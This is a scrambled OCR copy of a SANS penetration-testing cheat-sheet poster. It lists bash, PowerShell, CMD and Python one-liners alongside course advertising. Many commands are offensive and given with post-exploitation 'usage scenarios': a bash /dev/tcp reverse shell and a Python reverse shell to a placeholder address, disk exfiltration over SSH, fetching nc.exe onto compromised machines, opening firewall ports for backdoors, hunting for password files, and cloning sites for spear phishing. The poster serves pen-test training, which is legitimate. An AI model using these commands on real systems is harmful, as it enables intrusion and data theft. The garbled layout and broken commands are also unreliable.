Useful IPv6 Pivot

\$ IPV6ADDR=fc00:660:0:1::46 && PORT=110 && socat TCP-LISTEN: \$PORT, reuseaddr, fork TCP6:[\$IPV6ADDR]:\$PORT

Redirect IPv6 listening TCP port to localhost 1Pv4.

Usage scenario: Pivoting a connection across the network via 1Pv6 to a local listening port on 1Pv4, allowing 1Pv4-focused TCP tools to attack across 1Pv6.

What's My Public IP address?

\$ curl -4 icanhazip.com

\$ dig +short myip.opendns.com @resolver1.opendns.com

\$ wget -qO- ifconfig.me/ip

Get the external IP address of the machine the command is run on.

Usage scenario: After exploiting a machine, especially via client-side exploit, determine the external IP address of that machine to better understand where the machine is and how it is accessing the outside

Encrypted Exfil Channel!

dd if=/dev/rdisk0s1s2 bs=65536 conv=noerror.svnc ssh -C user@10.10.10.10 "cat >/tmp/image.dd"

> Exfiltrate the contents of an image via SSH to another machine, compressing (-C) the content to speed up transfer.

Usage scenario: Upon exploiting a machine with a small file system or particularly interesting partition, move that partition to the pen tester's machine, compressing and encrypting data using SSH.

Sudo... Make Me a Sandwich

\$ alias gah='sudo \$(history -p \!\!)'

Type "gah" after you forgot to use sudo, and it'll sudo your most recent

Usage scenario: Day-to-day bash tricks to make life easier.

Bash

Find Juicy Stuff in the File System

\$ find /PATH/TO/DIRECTORY -name "FILE-FILTER" -type f -exec grep -i "STRING" {} \; -print 2>/dev/null

Search / PATH/TO/DIRECTORY for files of the type "FILE-FILTER" (e.g., *.txt) that contain the "STRING", displaying the line of the file with "STRING" and the file name.

Usage scenario: Find password files, database connection strings. encryption keys, and a multitude of other useful items during post-exploitation.

Make Output Easier to Read

\$ alias ccat='pygmentize -O bg=dark, style=colorful

Cat a file using colorful output.

Usage scenario: Review XML, code, or configuration files in a manner that is easier to read and makes the world a more beautiful place.

Check Service Every Second

\$ while (true); do nc -vv -z -w3 10.10.10.10 80 > /dev/null && echo -e "Service is up"; sleep 1;

Measure whether a service is still up by connecting to its port every 1 second.

Usage scenario: verify service is still running during exploitation.

Featured in: SEC560

Bash's Built-In Netcat Client

\$ bash -i >& /dev/tcp/10.10.10.10/8080

Usage scenario: Exploit a target machine (e.g., through command

SANS TRAINING WISH LIST

PowerShell

Add a Firewall Rule

PS C:\> New-NetFirewallRule -Action Allow -DisplayName Pentester-C2 -RemoteAddress

Add a firewall rule to the built-in Windows firewall.


Usage scenario: Allow connections into a new port for a listening backdoor, a service ready to deliver an exploit to clients, or a pivot.

Built-in Port Scanner!

PS C:\> 1..1024 | % {echo ((new-object Net.Sockets.TcpClient).Connect("<IPADDR>" \$)) "Port \$ is open!"} 2>\$null

Conduct a port scan of a target IP address, using only built-in features.

Usage scenario: Discover open ports on other target machines, using only built-in features.



Find Juicy Stuff in the File System

PS C:\> ls -r c:\PATH\TO\DIRECTORY -file | % {Select-String -path \$_ -pattern STRING}

Search c:\PATH\TO\DIRECTORY for files that contain the "STRING", displaying the file name and the line containing the

Usage scenario: Find password files, database connection strings, encryption keys, and a multitude of other useful items during Post-exploitation.



Python Reverse Shell!

Turns a raw shell gained through an exploit into a

Usage scenario: After exploiting a system and

getting a raw shell, this command allows pen

Featured in: SEC560, SEC542

testers to utilize various Linux commands that

require a terminal session (e.g., su, sudo, vi, etc.).

python -c "exec(\"import socket, subprocess;s = socket.socket();s.connect(('<IPADDR>',<PORT>))\n while 1: proc = subprocess.Popen(s.recv(1024), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE);s.send(proc.stdout.read() +proc.stderr.read()) \")"

PYTHON

python -c 'import pty;

pty.spawn("/bin/bash")

terminal session.

Create a reverse Netcat-like shell connection. Usage scenario: Post-exploitation to create a stable shell. Featured in: SEC573

Ping Sweeper!

"10.10.10.\$_"; ping -n 1 -w 100 10.10.10.\$_ | Select-String ttl}

Conduct a ping sweep of a target IP address

660

PS C:\> 1..255 | % {echo

space, using only built-in features.

find additional target machines.

System.Net.WebClient).DownloadFile("http://

Instantiate a web client to download a file (such as nc.exe)

Get Firewall Rules

PS C: > Get-NetFirewallRule -all | Export-csv

List the firewall rules and display them in grid view or CSV.

Usage scenario: Review the Windows built-in firewall rules to

PS C:\> Get-NetFirewallRule -all |

look for open ports to use for attacks and pivots.

One-Line Web Client

"http://10.10.10.10/nc.exe" -outfile

Win 7: PS C:\> (New-Object

"c:\nc.exe"

From a given URL.

Featured in: SEC560

Out-GridView

<file path.csv>

Website Cloner

\$ wget -r -nH \$URL

Usage scenario: Create a

spear phishing attacks.

base64

\$ echo

base64 -d

information.

1 573 - Python

☐ 580 — Metasploit (2-Day)

1 617 - Wireless Pen Test

☐ 660 - Advanced PenTest

☐ 760 — Elite Exploit Stuff

☐ 642 - Advanced Web App Pen Test

look-alike website to use for

impersonation attacks, such as a

site to direct victims to during

Encode All the Things

echo 'Hello, World!' |

'SGVsbG8sIFdvcmxkIQo=' |

Usage scenario: Quickly determine

the un-encoded value of base64

strings in web applications,

configuration files, protocol

messages, and more.

Encode or decode base64

system.

Clone a website to the local

Usage scenario: Moving files.

10.10.10.10/nc.exe", "c:\nc.exe")

Win 8 and later: PS C:\> wget

Usage scenario: In post-exploitation,

☐ 460 — Enterprise Vuln Assessment — NEW!

☐ 564 — Red Teaming (2-Day) — NEW!

☐ 567 — Social Engineering (2-Day)

1 542 - Web App Pen Test

☐ 560 - Network Pen Test

Create a reverse shell back to a given IP address and port.

injection) and get a shell using only built-in features of bash.

CMD.exe KUNG-FU!

C:\> netsh wlan set hostednetwork mode=allow ssid=<MYSSID> key=<MYPASSWORD> && netsh wlan start hostednetwork

Configure a Windows machine as a WPA2-PSK Access Point.

Usage scenario: Share a Windows machine's Internet access with other systems wirelessly, or use a Windows machine to attract wireless clients into joining it for exploitation purposes.

C:\> netsh interface portproxy add v4tov6 listenport=<LPORT> listenaddress=0.0.0.0 connectport=<RPORT> connectaddress=<RHOST>

Configure a TCP port forwarding relay from IPv4 to IPv6 (v4tov4, v6tov6, and v6tov4 also supported).

Usage scenario: Pivot a TCP connection through a Windows machine using built-in functionality, converting IPv4 to IPv6 as needed.

C:\> netstat -naob 1 | find "<IPADDR or PORT>"

Get a list of TCP and UDP activity every 1 second.

Usage scenario: Look for a connection coming in from a specific IP address or port to determine when the connection occurs, within 1 second.

C:\> wmic process list full

Get a list of all available attributes of all running processes.

Usage scenario: Look through processes to determine what is running, including potentially exploitable software, malware, and other tools.

C:\> tasklist /svc

Get a list of services running inside of each process.

Usage scenario: Look for running services that might be exploitable or running malware.

Subscribe to SANS GPWN Mailing List https://lists.sans.org/mailman/listinfo/gpwn-list

SANS is the most trusted source for informa security training, certification, and research

www.sans.org

Develop hands-on skills for free in the SANS Holiday Hack Challenge! Open year-round for practices. Competition starts in December / Free: www.holidayhackchallenge.com



urllib2.urlopen("http://10.10.10.10").read()' | tee python -c 'import urllib2; print /tmp/file.html


Pythonic Web Client

Python 3.x

python3 -c 'import urllib.request; ("http://10.10.10.10","/tmp/10.10.10.10.html")' urllib.request.urlretrieve

Fetch a file or web page and write it into a file.

Usage scenario: Download additional tools to a compromised machine using only built-in Python features.



Pythonic Web Server

.00000000000

python -m SimpleHTTPServer 8000 Python 3.x

python3 -m http.server 8000

Invoke a web server on port 8000 and serve up the current working directory of the file system for download.

Usage scenario: Moving files.

Featured in: SEC504, SEC560

Python Debugger

python -m pdb <PYTHON FILE>

Imports and starts the Python debugger automatically.

Usage scenario: Debugging your Python-based malware for post-exploitation.

Featured in: SEC573, SEC660



www.sans.org



PENETRATION
TESTING CURRICULUM

Free Resources: Blogs, Posters, Cheat Sheets pen-testing.sans.org

9@SANSPenTest



☐ 504 — Hacker Techniques & Incident Handling ☐ 575 — Mobile Pen Test ☐ 550 - Active Defense





